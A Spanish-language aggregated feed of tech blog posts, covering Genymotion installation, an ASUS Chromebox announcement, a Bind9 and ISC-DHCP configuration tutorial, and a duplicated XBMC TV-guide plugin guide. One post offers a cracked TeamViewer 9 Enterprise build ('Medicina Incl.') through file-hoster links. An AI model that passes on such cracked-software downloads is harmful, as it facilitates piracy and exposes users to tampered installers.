http://ualinux.com/en/ualinux-repo
Configurar firefox para la instalación APT-URL
te saldrá el cartel abrir con en firefox y una opción de navegar entre las aplicaciones para elegir cual sera la que abrirá el apt-url. Navegamos por equipo el sistema de archivos y seguimos esta ruta /usr/bin/software-center-gtk3 seleccionando software-center-gtk3 el cual te abrirá el centro de software
05 Feb 16:00


Genymotion: un emulador de Android multiplataforma, gratuito, y fácil de usar
Genymotion es un emulador de Android disponible para Linux, Windows y OS X, con el que puedes descargar y ejecutar imágenes de Android de diferentes versiones y dispositivos. Puedes ajustar la resolución al tamaño que quieras e instalar APKs con un simple drag & drop.
Si eres desarrollador de aplicaciones para Android, o solo un usuario entusiasta al que le gusta trastear con muchas cosas en su ordenador y además te gusta mucho Android, instalar un emulador del sistema operativo de Google puede resultar más que interesante y útil. Tener una máquina virtual que ejecute Android es posible con el emulador de Google, pero existen alternativas que muchos afirman son incluso mejores.
Este es el caso de Genymotion, un genial emulador de Android multiplataforma, rápido, fácil de usar y con soporte para aceleración de hardware OpenGL. Genymotion te permite ejecutar imágenes virtuales de Android 4.1, 4.2, 4.3 y 4.4 con soporte para x86. Cada imagen puede ser emulada como si se tratase de diferentes dispositivos, entre los cuales podemos elegir: Nexus 7, Nexus S, Nexus One, Galaxy Nexus, Galay S4, HTC One, Galaxy Note 3, Moto X, Nexus 4, 5, 7, y 10.
Aunque puedes descargar la versión gratuita de Genymotion para Linux, Windows y OS X, hay dos versiones de pago: Indie y Business que incluyen muchas características adicionales, como la posibilidad de grabar un screencast con el emulador.
Instalar Genymotion
Si usas Linux, vas a necesitar una versión reciente de VirtualBox para poder ejecutar Genymotion. Puedes descargarla de manera gratuita desde este enlace. No necesitas configurar nada adicional dentro del gestor de máquinas virtuales, solo tenerlo instalado.
Para descargar Genymotion, necesita registrarte en la web y luego acceder a la página de descargas. Cuentas con paquetes para Debian, Ubuntu, Fedora y Red Hat de 32 y 64 bits. El archivo descargado es un binario, para hacerlo ejecutable abre una terminal y escribe lo siguiente:
Para el paquete de 32 bits:
cd chmod +x genymotion-2.1.0_x86.bin ./genymotion-2.1.0_x86.bin Para el de 64 bits:
cd chmod +x genymotion-2.1.0_x64.bin ./genymotion-2.1.0_x64.bin 
La terminal preguntará si deseas instalar Genymotion, escribe "y" para confirmar y espera que finalice la instalación. Para ejecutar Genymotion ve a la carpeta de instalación y ejecuta el archivo genymotion simplemente haciendo doble clic sobre el.
Si usas Windows puedes descargar la versión que incluye la dependencia de VirtualBox de una vez, y no tienes que realizar el primer paso. Ejecuta el archivo .exe sigue los pasos del instalador, y listo.
Configurar Genymotion
Una vez iniciado por primera vez, Genymotion te pedirá añadir un nuevo dispositivo, haz clic en "Yes", ingresa tus credenciales de Genymotion y selecciona un smartphone o tablet de la lista. Puedes filtrarlos por versión de Android y modelo.

En mi caso elegí una imagen de la Nexus 10 con Android 4.4.2. Haz clic en "Next", revisa la información del dispositivo y dale un nombre a tu máquina virtual.

Ahora espera que finalice la descarga de tu imagen, durante este tiempo Genymotion te mostrará un pequeño tour con algunas de sus características. Una vez finalizado, elige tu dispositivo de la lista y presiona el botón Play para iniciar tu máquina virtual.


Lamentablemente por problemas de licencia, las imágenes de Android de Genymotion no incluyen las Google Apps, así que si quieres poder descargar aplicaciones desde la Play Store, tendrás que descargar e instalar las APK manualmente. Pero, por suerte es muy sencillo, Genymotion soporta drag & drop, solo arrastras la APK de la aplicación que quieras instalar y listo. Lo mismo si te descargas un .zip con las Google Apps como los que descargamos para las ROMs personalizadas, arrastra y suelta.
|
|
Martinurl0, Miguel.barrozo and -1 others like this
05 Feb 15:51


ASUS Chromebox
by Kote Puerto
Era el último dispositivo que faltaba por presentar, ya que el día que Intel anunció junto a Google que iban a utilizar sus nuevos procesadores Haswell en los ordenadores Chrome OS, apareció en imágenes. Hoy el ASUS Chromebox es oficial, con unas características muy interesantes para su precio.
Esta es además la primera incursión de ASUS en la plataforma de Google, y en lugar de hacerlo con un portátil, lo hace con un pequeño ordenador de sobremesa, en lo que se considera como Chromebox. Samsung también tiene un modelo de estas características, pero no es lo predominante en Chrome OS.
El primer fruto podemos considerarlo una versión del Intel NUC, que llegamos a analizar el año pasado. El tamaño es ligeramente superior a la cajita de Intel, y para el que quiera tenerlo colgado, cuenta con soporte VESA.
Hardware Intel sin ventiladores
Las especificaciones son bastante interesantes, con tres configuraciones en base a los procesadores Intel Haswell: Celeron 2955U, Core i3-4010U o Core i7-4600U. Lo interesante de todas ellas – dudamos de la i7 – es que no necesitan de ventilador para funcionar, por lo tanto, nada de ruido.
Seguimos con 16GB para almacenamiento, en formato SSD, y los habituales 100GB que la empresa del buscador nos da en la nube durante dos años, vía Google Drive. La memoria RAM base es de 2GB, pero se puede elegir con 4GB.
Interesante comentar que los modelos Core i3/i7 soportan monitores con resoluciones 4K. Y es que la tarjeta gráfica integrada utilizada en esas dos configuraciones es la Intel HD 4400 (algo más rápida en el modelo Core i7). En el Celeron es una Intel HD.
Los tres modelos cuentan con una completa conectividad, comoGigabit Ethernet, WiFi de doble banda, Bluetooth 4.0, ranura para tarjetas SD, salidas HDMI y DisplayPort, y cuatro puertos USB 3.0
ASUS Chromebox, precio y disponibilidad
La opción más asequible del Chromebox de ASUS parte de 179 dólares, hablamos de dólares por que allí es donde inicialmente se va a comercializar, en marzo. De forma opcional, ASUS va a vender ratón y teclado adaptado a la plataforma (teclas especiales).
En su versión más barata, son 100 dólares menos que un Intel NUC (285 dólares), a igualdad de especificaciones entendemos que se igualará algo más la cosa.
No sabemos si este tipo de dispositivos ayudará demasiado al crecimiento de Chrome OS, tal y como nos habían pintado al terminar el año, pero es sin duda una propuesta más, bastante asequible, y que puede llegar a molestar a Windows.
Os recordamos que además de la caja, y el portátil, existe una tercera forma de presentar el sistema, dentro de un monitor, como un todo en uno. LG estrenó el factor de forma con su Chromebase.
-
La noticia ASUS Chromebox fue publicada originalmente en Xataka por Kote Puerto.
|
|
05 Feb 08:02

Servicio de Directorio con LDAP [3]: Isc-DHCP-Server y Bind9
by fico
¡Hola Amigos!. Aquí estamos con la tercera entrega de la serie, y hoy estará dedicada a los que prefieran o necesiten el Bind9 como Servidor de Nombres de Dominio, y del Isc-DHCP-Server para la asignación automática de direcciones IP y otros aspectos más.
En éste caso, configuraremos ambos servicios de forma que el servidor DHCP actualice las zonas del servidor DNS. No confundamos al servicio Dinamyc Domain Name Server con ésta solución, aunque se acostumbre llamarla DNS Dinámico, pues el servidor DHCP actualiza de forma dinámica a las zonas del DNS que se le indiquen.
Los que quieran tener una detallada guía sobre cómo implementar y configurar un DNS, favor y visiten Cómo instalar y configurar un DNS Maestro Primario para una LAN en Debian 6.0 (I), o descarguen el compendio Artículos de instalación y configuración de un DNS todo en 1.
Recomendamos lean las dos partes anteriores de la serie antes de continuar:
- Servicio de Directorio con LDAP. Introducción.
- Servicio de Directorio con LDAP [2]: NTP y dnsmasq.
Por otra parte, en la Aldea WWW encontramos libros, manuales, ayudas acompañantes y demás literatura, sobre el ¿cómo se hace? para instalar y configurar éstos servicios. También podemos hacer uso del paquete WebMin para la instalación, configuración y administración de ellos y de otros servicios más. Es una herramienta de administración vía web En Extremo Potente. ¡Cuidado al emplearla!. :-) La aplicación la puede descargar desde aquí.
¿Cuál debo utilizar: el DNSMasq o el DNS/DHCP?
Caballeros, esa selección queda a criterio de cada cual. El DNSMasq está concebido para pequeñas redes, aunque hay que tener en cuenta que una red con 250 máquinas o menos, se considera pequeña.
Siempre recordemos que en una red, sólo debe existir un servidor DHCP autoritario.
Red de ejemplo
Lan: 10.10.10.0/24

Dominio: amigos.cu

Servidor: mildap.amigos.cu

Sistema Operativo Servidor: Debian 6 "Squeeze

Dirección IP del servidor: 10.10.10.15

Cliente 1: debian7.amigos.cu

Cliente 2: raring.amigos.cu

Cliente 3: suse13.amigos.cu

Cliente 4: seven.amigos.cu
Instalemos y configuremos el Bind9
La mayoría de lo que escribiremos a continuación son comandos de consola, por lo cual y en lo adelante, usaremos ese estilo siempre que sea posible. De paso, ahorramos espacio. :-)
Declaración de los repositorios, actualización del sistema, e instalación del Bind9:
~# nano /etc/apt/sources.list
# Mínimo estos repositorios. Declaramos acorde a lo que tenemos.
deb http://mihost.midominio/debian6/squeeze/ squeeze main contrib
deb http://mihost.midominio/debian6/squeeze-security/ squeeze/updates main contrib
deb http://mihost.midominio/debian6/squeeze-updates/ squeeze-updates main contrib

:~# aptitude update
:~# aptitude upgrade

:~# aptitude install bind9 dnsutils
Configuremos y comprobemos cada cambio:
:~# nano /etc/resolv.conf
search amigos.cu
nameserver 127.0.0.1

-----------------------------------------------
:~# nano /etc/bind/named.conf
acl mired {
        127.0.0.0/8;
        10.10.10.0/24;
        };

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";
-----------------------------------------------
:~# named-checkconf -z
:~# service bind9 restart

:~# cat /etc/bind/rndc.key
key "rndc-key" {
    algorithm hmac-md5;
    secret "3nG8BU/IEe4lS189SV27ng==";
};

-----------------------------------------------
:~# nano /etc/bind/named.conf.options
options {
        directory "/var/cache/bind";
        // forwarders {
        //      0.0.0.0;
        // };

        auth-nxdomain no;    # conform to RFC1035
        listen-on-v6 { any; };
        allow-query { mired; };
};

key "rndc-key" {
        algorithm hmac-md5;
        secret "3nG8BU/IEe4lS189SV27ng==";
};

controls {
    inet 127.0.0.1 allow { localhost; 10.10.10.15; } keys { rndc-key; };
};
-----------------------------------------------

:~# named-checkconf -z
:~# service bind9 restart

------------------------------------------------
:~# nano /etc/bind/named.conf.local
zone "amigos.cu" {
        type master;
        file "amigos.cu.hosts";
        allow-update { key "rndc-key"; };
};

zone "10.10.10.in-addr.arpa" {
        type master;
        file "10.10.10.rev";
        allow-update { key "rndc-key"; };
};
-----------------------------------------------

:~# named-checkconf -z
:~# service bind9 restart

:~# cp /etc/bind/db.local /var/cache/bind/amigos.cu.hosts
-----------------------------------------------
:~# nano /var/cache/bind/amigos.cu.hosts
;
; BIND data file for local loopback interface
;
$TTL    604800
@       IN      SOA     mildap.amigos.cu. root.mildap.amigos.cu. (
                              2         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      mildap.amigos.cu.
;
mildap  IN      A       10.10.10.15
gandalf IN      A       10.10.10.1
miwww   IN      A       10.10.10.5
-------------------------------------------------

:~# named-checkzone amigos.cu /var/cache/bind/amigos.cu.hosts
:~# service bind9 restart

:~# dig amigos.cu ns
:~# dig amigos.cu axfr

:~# cp /etc/bind/db.127 /var/cache/bind/10.10.10.rev
--------------------------------------
:~# nano /var/cache/bind/10.10.10.rev
;
; BIND reverse data file for local loopback interface
;
$TTL    604800
@       IN      SOA     mildap.amigos.cu. root.mildap.amigos.cu. (
                              1         ; Serial
                         604800         ; Refresh
                          86400         ; Retry
                        2419200         ; Expire
                         604800 )       ; Negative Cache TTL
;
@       IN      NS      mildap.amigos.cu.
;
15      IN      PTR     mildap.amigos.cu.
1       IN      PTR     gandalf.amigos.cu.
5       IN      PTR     miwww.amigos.cu.
----------------------------------------------------------------------

:~# named-checkzone 10.10.10.in-addr.arpa /var/cache/bind/10.10.10.rev
:~# named-checkconf -z
:~# named-checkconf -p
:~# service bind9 restart
===================================
Si no tenemos conexión con Internet
====================================
:~# cp /etc/bind/db.root /etc/bind/db.root.original
:~# cp /dev/null /etc/bind/db.root

:~# named-checkconf -z
:~# named-checkconf -p
:~# service bind9 restart

:~# rndc reload
server reload successful
Instalemos y configuremos el Isc-DHCP-Server
:~# aptitude install isc-dhcp-server
--------------------------------------
:~# nano /etc/default/isc-dhcp-server
# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
#       Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES="eth1"
---------------------------------------

:~# cp /etc/dhcp/dhcpd.conf /etc/dhcp/dhcpd.conf.original
---------------------------------------
:~# nano /etc/dhcp/dhcpd.conf
key rndc-key {
        secret "3nG8BU/IEe4lS189SV27ng==";
        algorithm hmac-md5;
        }
server-identifier mildap.amigos.cu;
ddns-update-style interim;
ddns-updates on;
ddns-domainname "amigos.cu";
ddns-rev-domainname "in-addr.arpa.";
ignore client-updates;
authoritative;
option domain-name "amigos.cu";
option ntp-servers 10.10.10.15;

zone amigos.cu. {
        primary 10.10.10.15;
        key rndc-key;
        }
zone 10.10.10.in-addr.arpa. {
        primary 10.10.10.15;
        key rndc-key;
        }

subnet 10.10.10.0 netmask 255.255.255.0 {
        option netbios-name-servers 10.10.10.15;
        option netbios-node-type 8;
        option domain-name-servers 10.10.10.15;
        option routers 10.10.10.1;
        range 10.10.10.200 10.10.10.250;
        }
--------------------------------------------------

:~# service isc-dhcp-server start
Comprobaciones en un cliente
Hasta aquí los dos servicios funcionan correctamente. Hagamos entonces las comprobaciones desde un cliente. En éste caso, tomaremos al cliente debian7.amigos.cu. Nos conectaremos a él mediante el protocolo ssh:
root@mildap:~# ssh debian7
root@debian7's password:
Linux debian7 3.2.0-4-686-pae #1 SMP Debian 3.2.41-2 i686
[----]

root@debian7:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 52:54:00:8f:ee:f6
          inet addr:10.10.10.200  Bcast:10.10.10.255  Mask:255.255.255.0
[----]

root@debian7:~# dig amigos.cu axfr
[---]
amigos.cu.		604800	IN	SOA	mildap.amigos.cu. root.mildap.amigos.cu. 3 604800 86400 2419200 604800
amigos.cu.		604800	IN	NS	mildap.amigos.cu.
debian7.amigos.cu.	21600	IN	TXT	"0047c481c633aee670d1f8874855f942e3"
debian7.amigos.cu.	21600	IN	A	10.10.10.200
gandalf.amigos.cu.	604800	IN	A	10.10.10.1
mildap.amigos.cu.	604800	IN	A	10.10.10.15
miwww.amigos.cu.	604800	IN	A	10.10.10.5
amigos.cu.		604800	IN	SOA	mildap.amigos.cu. root.mildap.amigos.cu. 3 604800 86400 2419200 604800
;; Query time: 5 msec
;; SERVER: 10.10.10.15#53(10.10.10.15)
;; WHEN: Sun Feb  2 17:03:23 2014
;; XFR size: 8 records (messages 1, bytes 258)

root@debian7:~# dig 10.10.10.in-addr.arpa axfr
[----]
10.10.10.in-addr.arpa.     604800    IN    SOA    mildap.amigos.cu. root.mildap.amigos.cu. 2 604800 86400 2419200 604800
10.10.10.in-addr.arpa.     604800    IN    NS    mildap.amigos.cu.
1.10.10.10.in-addr.arpa.   604800    IN    PTR    gandalf.amigos.cu.
15.10.10.10.in-addr.arpa.  604800    IN    PTR    mildap.amigos.cu.
200.10.10.10.in-addr.arpa. 21600     IN    PTR    debian7.amigos.cu.
5.10.10.10.in-addr.arpa.   604800    IN    PTR    miwww.amigos.cu.
10.10.10.in-addr.arpa.     604800    IN    SOA    mildap.amigos.cu. root.mildap.amigos.cu. 2 604800 86400 2419200 604800
;; Query time: 5 msec
;; SERVER: 10.10.10.15#53(10.10.10.15)
;; WHEN: Sun Feb  2 17:04:42 2014
;; XFR size: 7 records (messages 1, bytes 235)
Y podemos realizar cuantas comprobaciones más queramos o necesitemos.
Y ésto es todo por hoy. La próxima entrega será la de Instalar y configurar el servidor OpenLDAP. ¡Hasta pronto, amigos!
05 Feb 07:45

Información Técnica
Descripción
Máximo nivel de seguridad TeamViewer es una solución de mantenimiento remoto muy segura. Todas las conexiones se realizan a través de canales de datos completamente seguros, con intercambio de claves RSA de 1024 bits y cifrado de sesión AES de 256 bits. Precio mucho más que competitivo
Caracteristicas
Capturas


Enlaces de Descarga
TeamViewer v9.0.25790

TeamViewer v9.0.25790 Enterprise Fácil Acceso Remoto y Asistencia a Través de Internet!!!!
by Joralgom Joral
Información Técnica
TeamViewer v9.0.25790
Multilenguaje | Windows® XP, Vista®, Windows® 7/8/8.1 | 32-bit & 64-bit | Medicina Incl. | 7.0 MB
Multilenguaje | Windows® XP, Vista®, Windows® 7/8/8.1 | 32-bit & 64-bit | Medicina Incl. | 7.0 MB
Descripción
Asistencia a Tu PC a Travez de Internet !!!!
TeamViewer - la solución completa para el acceso remoto y reuniones online Controle remotamente cualquier ordenador o Mac a través de Internet en solo un par de segundos o utilice TeamViewer para reuniones online. descubra por qué más de 200 millones de usuarios confían en TeamViewer. Máximo nivel de seguridad TeamViewer es una solución de mantenimiento remoto muy segura. Todas las conexiones se realizan a través de canales de datos completamente seguros, con intercambio de claves RSA de 1024 bits y cifrado de sesión AES de 256 bits. Precio mucho más que competitivo
Caracteristicas
- Soporte Remoto – sin necesidad de instalación por parte del cliente
- Administración Remota – acceda las 24hrs a ordenadores y servidores
- Acceso Remoto – a datos y aplicaciones en cualquier momento y lugar
- Home Office – acceda al ordenador de su oficina desde su hogar
- Reuniones Online – con hasta 25 participantes
- Presentaciones Online – mejore su potencial de venta
- Formación Online – reduzca costes realizando capacitaciones online
- Trabajo en Equipo – colabore online con documentos en tiempo real
Capturas


Enlaces de Descarga
| PROGRAMA + MEDICINA |
| Rar | Multilenguaje | 7.0 MB |
| MD5 Checksum: 6da341012821ec3adb7c04af9a98377a (?) |
| Uploaded | Depositfiles | Putloker | Mediafire |Mega |
| Web del autor |
| HomePage |
31 Jan 13:56
 En el repositorio oficial de XBMC existe el plugin TVGUIDE donde encontramos un EPG muy bien detallado pero... con canales extranjeros.
Así que llevó tiempo detrás de poder disfrutar de esta opción, porque no lo vamos a negar, tenemos la posibilidad de visualizar canales alternativos a la TDT nacional pero no sabemos la programación de cada uno de ellos y eso es algo que siempre lo he echado en falta, como seguramente muchos de vosotros.
Finalmente he podido realizar esta modificación sobre el plugin TVGUIDEDIXIE, que a la vez DIXIE hizo sobre el TVGUIDE, un poco lío no? xD
Tranquilos, tan solo tenéis que saber que he retocado el plugin y ahora puede leer remotamente la guía de programación de los canales mas importantes del plugin LIVESTREAMS MOD.
Y todo se actualiza automáticamente :)
Antes de entrar en materia tengo que dar las gracias al compañero MIRCO el cual me ha ayudado mucho a la hora de realizar esta modificación, sobre todo a la hora de conseguir el EPG de los canales ( Gracias Mirco !! ) a SERGIO LORENZO por contactar conmigo sobre este y futuros plugins y a AARRONLEE por iluminarme a crear esta modificación.
- INSTALACIÓN TVGUIDEDIXIE By LASER -
1. Lo primero y mas importante es borrar cualquier rastro de alguna versión anterior de TVGUIDEDIXIE, para ello borramos las 2 carpetas llamadas "script.tvguidedixie" que encontraremos en las carpetas ADDONS y ADDON_DATA, es importante para no crear conflictos (si no las tenemos perfecto).
2. Descargamos el plugin que encontrareis mas abajo.
3. Lo instalamos como siempre (desde dentro de XBMC, aqui mas información).
4. Pero lo mas normal es que nos aparezca el mensaje de "Dependencias Incumplidas" así que tenemos que instalar el plugin manualmente, es decir descomprimiendo y pegando el plugin en la carpeta ADDONS (sino conoceis la ruta echar un ojo a este tutorial donde aparecen las rutas de la carpeta ADDONS de cada plataforma).
5. Una vez copiado, iniciamos XBMC y nos dirigimos a la sección "VIDEOS".
6. Veremos que ya nos aparece el icono del plugin y pulsamos sobre él con el botón derecho del ratón, tecla "C" o pulsado durante 2 segundos en pantallas táctiles y accedemos a la "Configuración del Addon".
7. Ahora, en la primera pestaña llamada "FUENTE" dejamos los ajustes como marco en esta imagen :

FUENTE : DIXIE
DIXIE URL : PLUGINSXBMC
Donde pone "CHOOSE LOGO PACK" de momento no hacemos nada (mas adelante volveremos aquí para realizarlo).
8. En la siguiente pestaña "INICIO" dejamos el skin tal cual está en "DIXIE" y marcamos la opción de "METODO ALTERNATIVO DE TRANSMISIÓN" con esto conseguiremos mejor compatibilidad con el plugin LIVESTREAMS, aunque también podéis probar a utilizar la opción de "Habilitar menú OSD" con la que podremos visualizar la emisión a la vez que navegamos por la programación. Para ello cuando estemos viendo un canal pulsamos la tecla "Escape" y veremos como se minimiza en la parte inferior derecha.

La opción "START AUTOMATICALLY" es por si queremos que se inicie la guía EPG automáticamente cada vez que iniciemos XBMC.
9. Seguimos con la siguiente pestaña "NOTIFICACIONES", aquí marcamos la opción de "Mostrar notificación antes de iniciar los programas seleccionados", así podremos ver un recordatorio como el de la siguiente imagen justo cuando vaya a empezar esa serie, película, partido, etc... que hayamos marcado en la guía de canales.

10. En la pestaña "TOUCH SCREEN" la seleccionaremos si estamos utilizando un dispositivo táctil.
Nos resultará mas fácil navegar por la guía ya que sino tenemos activada esta opción es fácil tener un descuido y pulsar sobre cualquier canal y que empiece a visualizarse.
Por eso si activamos esta opción deberemos confirmar un canal pulsando 2 veces seguidas sobre él.
11. Y la última opción de "DELETE DATABASE" es para refrescar la base de datos y para eliminar posibles datos de otras fuentes, la seleccionamos y sin miedo pulsamos sobre "OK".

12. Ahora SI, pulsamos para acabar en el botón "OK" que tenemos abajo y ya podemos iniciar el plugin. Al pulsar tranquilos si no vemos que cargue ya que trabaja en segundo plano durante 3 o 5 segundos.
Luego ya veremos como empieza el progreso de carga de la lista EPG, la primera carga se demorará lógicamente un poco mas de lo normal (unos 20 o 30 segundos) pero las sucesivas la carga ya será mas rápida.
13. Después de que haya cargado ya veremos los canales mas importantes del plugin LIVESTREAMS tanto de Deportes, Cinema TV y Educative pero... no os gustaria que todo fuera mas vistoso, como por ejemplo unos logos de los canales en lugar de las letras?
14. Para conseguir los logos, primero salimos del plugin y segundo descargamos este archivo, lo descomprimimos y lo pegamos en la carpeta "logos" de esta ruta :
... / addon_data / script.tvguidedixie / extras
Ahora nos dirigimos al apartado nº 7 del tutorial y en el campo "Choose Logo Pack" elegimos el que nos aparece que es el de "Logos PLUGINSXBMC EPG", aceptamos pulsando "OK" y volvemos a iniciar el plugin.
15. Después de la carga, el resultado debería ser similar al de estas imágenes :


16. Aparte de actualizar la lista del plugin LIVESTREAMS también tengo que actualizar la de este plugin, nuevas entradas en la web, comentarios, etc... Total que como vemos una faena laboriosa, por eso precisamente no he introducido mas canales (ya me gustaría) pero uno no llega a todo y al menos con estos cubrimos los canales mas demandados.
En la parte inferior derecha de la pantalla, veremos un panel de control para desplazarnos por la guía, tanto vertical como horizontalmente.
Pongamos el ejemplo que son las 14:00h y estamos ojeando la programación para ver que hacen por la noche, pues ahora y después de leer lo que van a emitir queremos volver a la hora actual.... Pulsamos sobre el campo "Now" (Ahora) y volveremos rápidamente a la hora actual.
También comentar que para salir del plugin debemos de pulsar la "X" que vemos al lado del panel de control.
17. Vamos acabando... por norma general al pulsar sobre un canal, este empezará a visualizarse, en caso negativo pulsaremos encima del canal con la tecla "C" (o doble pulsación en pantallas táctiles) y nos aparecerá un panel de opciones en el lado derecho de la pantalla, elegimos la de "Elegir Stream" y acto seguido nos aparecerá esta pantalla :

Seleccionamos la pestaña "Complementos" y veremos los enlaces de los canales de LIVESTREAMS, si el canal tiene mas opciones como "...canal 1 , canal 2, canal 3..." elegimos otra pulsando en "Transmisión previa" y si se visualiza pulsamos sobre el botón "Guardar".
* Lo que comento en el apartado nº 9 de los recordatorios se hace como en el apartado nº17 y en el desplegable ya veremos la opción de "Recordar".
· ACTUALIZACIÓN ·
He retocado de nuevo el plugin para que descargue los logos directamente. Por tanto ya no se han de copiar los logos manualmente, nos dirigimos a la configuración del plugin, pestaña "FUENTE" y pulsar sobre "Download default logo pack" y en el campo "Choose Logo Pack" elegimos el que nos aparece que es el de "Logos PLUGINSXBMC EPG".
Aceptamos pulsando "OK" y volvemos a iniciar el plugin.
(*) Si os aparece algún error de addon.py, service.py , etc... teneis que instalar primero el plugin TVGUIDE desde el repositorio oficial de XBMC o desde aqui.
Espero que os guste ;)
ACTUALIZACION : La lista de PLUGINSXBMC deja de estar activa, por tanto ya no se actualizará mas. El que quiera seguir con el proyecto puede colaborar en el enlace que figura en el apartado "Actualización 2" de esta entrada.

TVGUIDEDIXIE by LASER para LIVESTREAMS MOD
by Laser
Así que llevó tiempo detrás de poder disfrutar de esta opción, porque no lo vamos a negar, tenemos la posibilidad de visualizar canales alternativos a la TDT nacional pero no sabemos la programación de cada uno de ellos y eso es algo que siempre lo he echado en falta, como seguramente muchos de vosotros.
Finalmente he podido realizar esta modificación sobre el plugin TVGUIDEDIXIE, que a la vez DIXIE hizo sobre el TVGUIDE, un poco lío no? xD
Tranquilos, tan solo tenéis que saber que he retocado el plugin y ahora puede leer remotamente la guía de programación de los canales mas importantes del plugin LIVESTREAMS MOD.
Y todo se actualiza automáticamente :)
Antes de entrar en materia tengo que dar las gracias al compañero MIRCO el cual me ha ayudado mucho a la hora de realizar esta modificación, sobre todo a la hora de conseguir el EPG de los canales ( Gracias Mirco !! ) a SERGIO LORENZO por contactar conmigo sobre este y futuros plugins y a AARRONLEE por iluminarme a crear esta modificación.
- INSTALACIÓN TVGUIDEDIXIE By LASER -
1. Lo primero y mas importante es borrar cualquier rastro de alguna versión anterior de TVGUIDEDIXIE, para ello borramos las 2 carpetas llamadas "script.tvguidedixie" que encontraremos en las carpetas ADDONS y ADDON_DATA, es importante para no crear conflictos (si no las tenemos perfecto).
2. Descargamos el plugin que encontrareis mas abajo.
3. Lo instalamos como siempre (desde dentro de XBMC, aqui mas información).
4. Pero lo mas normal es que nos aparezca el mensaje de "Dependencias Incumplidas" así que tenemos que instalar el plugin manualmente, es decir descomprimiendo y pegando el plugin en la carpeta ADDONS (sino conoceis la ruta echar un ojo a este tutorial donde aparecen las rutas de la carpeta ADDONS de cada plataforma).
5. Una vez copiado, iniciamos XBMC y nos dirigimos a la sección "VIDEOS".
6. Veremos que ya nos aparece el icono del plugin y pulsamos sobre él con el botón derecho del ratón, tecla "C" o pulsado durante 2 segundos en pantallas táctiles y accedemos a la "Configuración del Addon".
7. Ahora, en la primera pestaña llamada "FUENTE" dejamos los ajustes como marco en esta imagen :
FUENTE : DIXIE
DIXIE URL : PLUGINSXBMC
Donde pone "CHOOSE LOGO PACK" de momento no hacemos nada (mas adelante volveremos aquí para realizarlo).
8. En la siguiente pestaña "INICIO" dejamos el skin tal cual está en "DIXIE" y marcamos la opción de "METODO ALTERNATIVO DE TRANSMISIÓN" con esto conseguiremos mejor compatibilidad con el plugin LIVESTREAMS, aunque también podéis probar a utilizar la opción de "Habilitar menú OSD" con la que podremos visualizar la emisión a la vez que navegamos por la programación. Para ello cuando estemos viendo un canal pulsamos la tecla "Escape" y veremos como se minimiza en la parte inferior derecha.
La opción "START AUTOMATICALLY" es por si queremos que se inicie la guía EPG automáticamente cada vez que iniciemos XBMC.
9. Seguimos con la siguiente pestaña "NOTIFICACIONES", aquí marcamos la opción de "Mostrar notificación antes de iniciar los programas seleccionados", así podremos ver un recordatorio como el de la siguiente imagen justo cuando vaya a empezar esa serie, película, partido, etc... que hayamos marcado en la guía de canales.
10. En la pestaña "TOUCH SCREEN" la seleccionaremos si estamos utilizando un dispositivo táctil.
Nos resultará mas fácil navegar por la guía ya que sino tenemos activada esta opción es fácil tener un descuido y pulsar sobre cualquier canal y que empiece a visualizarse.
Por eso si activamos esta opción deberemos confirmar un canal pulsando 2 veces seguidas sobre él.
11. Y la última opción de "DELETE DATABASE" es para refrescar la base de datos y para eliminar posibles datos de otras fuentes, la seleccionamos y sin miedo pulsamos sobre "OK".
12. Ahora SI, pulsamos para acabar en el botón "OK" que tenemos abajo y ya podemos iniciar el plugin. Al pulsar tranquilos si no vemos que cargue ya que trabaja en segundo plano durante 3 o 5 segundos.
Luego ya veremos como empieza el progreso de carga de la lista EPG, la primera carga se demorará lógicamente un poco mas de lo normal (unos 20 o 30 segundos) pero las sucesivas la carga ya será mas rápida.
13. Después de que haya cargado ya veremos los canales mas importantes del plugin LIVESTREAMS tanto de Deportes, Cinema TV y Educative pero... no os gustaria que todo fuera mas vistoso, como por ejemplo unos logos de los canales en lugar de las letras?
14. Para conseguir los logos, primero salimos del plugin y segundo descargamos este archivo, lo descomprimimos y lo pegamos en la carpeta "logos" de esta ruta :
... / addon_data / script.tvguidedixie / extras
Ahora nos dirigimos al apartado nº 7 del tutorial y en el campo "Choose Logo Pack" elegimos el que nos aparece que es el de "Logos PLUGINSXBMC EPG", aceptamos pulsando "OK" y volvemos a iniciar el plugin.
15. Después de la carga, el resultado debería ser similar al de estas imágenes :
16. Aparte de actualizar la lista del plugin LIVESTREAMS también tengo que actualizar la de este plugin, nuevas entradas en la web, comentarios, etc... Total que como vemos una faena laboriosa, por eso precisamente no he introducido mas canales (ya me gustaría) pero uno no llega a todo y al menos con estos cubrimos los canales mas demandados.
En la parte inferior derecha de la pantalla, veremos un panel de control para desplazarnos por la guía, tanto vertical como horizontalmente.
Pongamos el ejemplo que son las 14:00h y estamos ojeando la programación para ver que hacen por la noche, pues ahora y después de leer lo que van a emitir queremos volver a la hora actual.... Pulsamos sobre el campo "Now" (Ahora) y volveremos rápidamente a la hora actual.
También comentar que para salir del plugin debemos de pulsar la "X" que vemos al lado del panel de control.
17. Vamos acabando... por norma general al pulsar sobre un canal, este empezará a visualizarse, en caso negativo pulsaremos encima del canal con la tecla "C" (o doble pulsación en pantallas táctiles) y nos aparecerá un panel de opciones en el lado derecho de la pantalla, elegimos la de "Elegir Stream" y acto seguido nos aparecerá esta pantalla :
Seleccionamos la pestaña "Complementos" y veremos los enlaces de los canales de LIVESTREAMS, si el canal tiene mas opciones como "...canal 1 , canal 2, canal 3..." elegimos otra pulsando en "Transmisión previa" y si se visualiza pulsamos sobre el botón "Guardar".
* Lo que comento en el apartado nº 9 de los recordatorios se hace como en el apartado nº17 y en el desplegable ya veremos la opción de "Recordar".
· ACTUALIZACIÓN ·
He retocado de nuevo el plugin para que descargue los logos directamente. Por tanto ya no se han de copiar los logos manualmente, nos dirigimos a la configuración del plugin, pestaña "FUENTE" y pulsar sobre "Download default logo pack" y en el campo "Choose Logo Pack" elegimos el que nos aparece que es el de "Logos PLUGINSXBMC EPG".
Aceptamos pulsando "OK" y volvemos a iniciar el plugin.
